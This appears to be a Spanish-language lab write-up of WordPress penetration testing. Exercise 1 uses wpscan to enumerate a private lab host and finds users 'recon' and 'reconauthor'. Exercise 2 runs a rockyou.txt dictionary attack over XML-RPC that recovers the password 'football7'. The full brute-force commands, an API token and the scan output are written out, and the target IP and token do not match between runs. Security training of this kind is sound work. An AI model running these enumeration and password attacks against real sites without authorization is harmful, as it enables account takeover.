


WORDPRESS

Ejercicio 1: Enumeración con wpscan

Ejecutamos wpscan contra la máquina objetivo `http://10.0.6.25` con las opciones `-e vp,vt,u` para enumerar plugins vulnerables, temas vulnerables y usuario:


Esta versión es vulnerable y tiene 53 vulnerabilidades conocidas.



```
[*] - https://github.com/wpscanteam/wpscan/issues/1299
[*] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
[*] Found By: Rss Generator (Passive Detection)
[*] - http://10.0.6.25/index.php/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
[*] - http://10.0.6.25/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>

[*] WordPress theme in use: twentytwenty
[*] Location: http://10.0.6.25/wp-content/themes/twentytwenty/
[*] Last Updated: 2025-12-03T00:00:00.000Z
[*] Readme: http://10.0.6.25/wp-content/themes/twentytwenty/readme.txt
[*] [!] The version is out of date, the latest version is 3.0
[*] Style URL: http://10.0.6.25/wp-content/themes/twentytwenty/style.css?ver=1.1
[*] Style Name: Twenty Twenty
[*] Style URI: https://wordpress.org/themes/twentytwenty/
[*] Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
[*] Author: the WordPress team
[*] Author URI: https://wordpress.org/
[*] Found By: Css Style In Homepage (Passive Detection)
[*] Version: 1.1 (80% confidence)
[*] Found By: Style (Passive Detection)
[*] - http://10.0.6.25/wp-content/themes/twentytwenty/style.css?ver=1.1, Match: 'Version: 1.1'
```


enumeración de plugins y temas vulnerables



```
[*] Enumerating Vulnerable Plugins (via Passive Methods)
[*] [!] No Plugins Found.

[*] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
[*] Checking Known Locations - Time: 00:00:00
[*] [*] Checking Theme Versions (via Passive and Aggressive Methods)
[*] [!] No Themes Found.
```

Usuarios encontrados



```
[*] Enumerating Users (via Passive and Aggressive Methods)
[*] Brute Forcing Author IDs - Time: 00:00:00
[*] [!] User(s) Identified:

[*] recon
[*] | Found By: Author Posts - Author Pattern (Passive Detection)
[*] | Confirmed By:
[*] | | Rss Generator (Passive Detection)
[*] | | Wp Json Api (Aggressive Detection)
[*] | | - http://10.0.6.25/index.php/wp-json/wp/v2/users/?per_page=100&page=1
[*] | | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[*] | | Login Error Messages (Aggressive Detection)

[*] reconauthor
[*] | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[*] | Confirmed By: Login Error Messages (Aggressive Detection)

[*] WPScan DB API OK
[*] | Plans: free
[*] | Requests Done (during the scan): 2
[*] | Requests Remaining: 23

[*] Finished: Tue May 12 05:08:38 2026
[*] Requests Done: 711
[*] Cached Requests: 9
[*] Data Sent: 179.439 KB
[*] Data Received: 526.729 KB
[*] Memory used: 271.883 MB
[*] Elapsed time: 00:00:05
```

Ejercicio 2: Ataque de fuerza bruta

Una vez identificado el usuario `reconauthor` en la fase de enumeración, se procedió a realizar un ataque de diccionario para obtener su contraseña.

```
wpscan --url http://10.0.6.25 --usernames reconauthor --passwords
/usr/share/wordlists/rockyou.txt --api-token
UmDMtmZ646bjsUuDYG15d0rwxStpxfPtaPOPvUm4Xhc
```

```
kali@kali:~$ wpscan -url http://10.0.6.22 --usernames reconauthor --passwords /usr/share/wordlists/rockyou.txt --api-token UMDMeZ64bjsUdUYG15d0rwsStpxfPlaPOpUm4Xhc

WordPress Security Scanner by the WPScan Team
Version 3.8.26
Sponsored By Automattic - https://automattic.com/
@WPScan, @ethicalhack3r, @erwan_lr, @firefart

[-] URL: http://10.0.6.22/ [10.0.6.22]
[-] Started: Thu May 7 05:58:36 2026


Interesting Finding(s):

[-] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://10.0.6.22/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://10.0.6.22/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] Upload directory has listing enabled: http://10.0.6.22/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
```




```
[-] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] = reconauthor / football7
Trying reconauthor / erikita time: 00:01:11 <

Valid Combinations Found:
| Username: reconauthor, Password: football7

[-] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 21

[-] Finished: Thu May 7 05:59:53 2026
[-] Requests Done: 9164
[-] Cached Requests: 7
[-] Data Sent: 4.576 MB
[-] Data Received: 5.638 MB
[-] Memory used: 241.199 MB
[-] Elapsed time: 00:01:17

kali@kali:~$
```



> (8990 / 14353382) 0.06%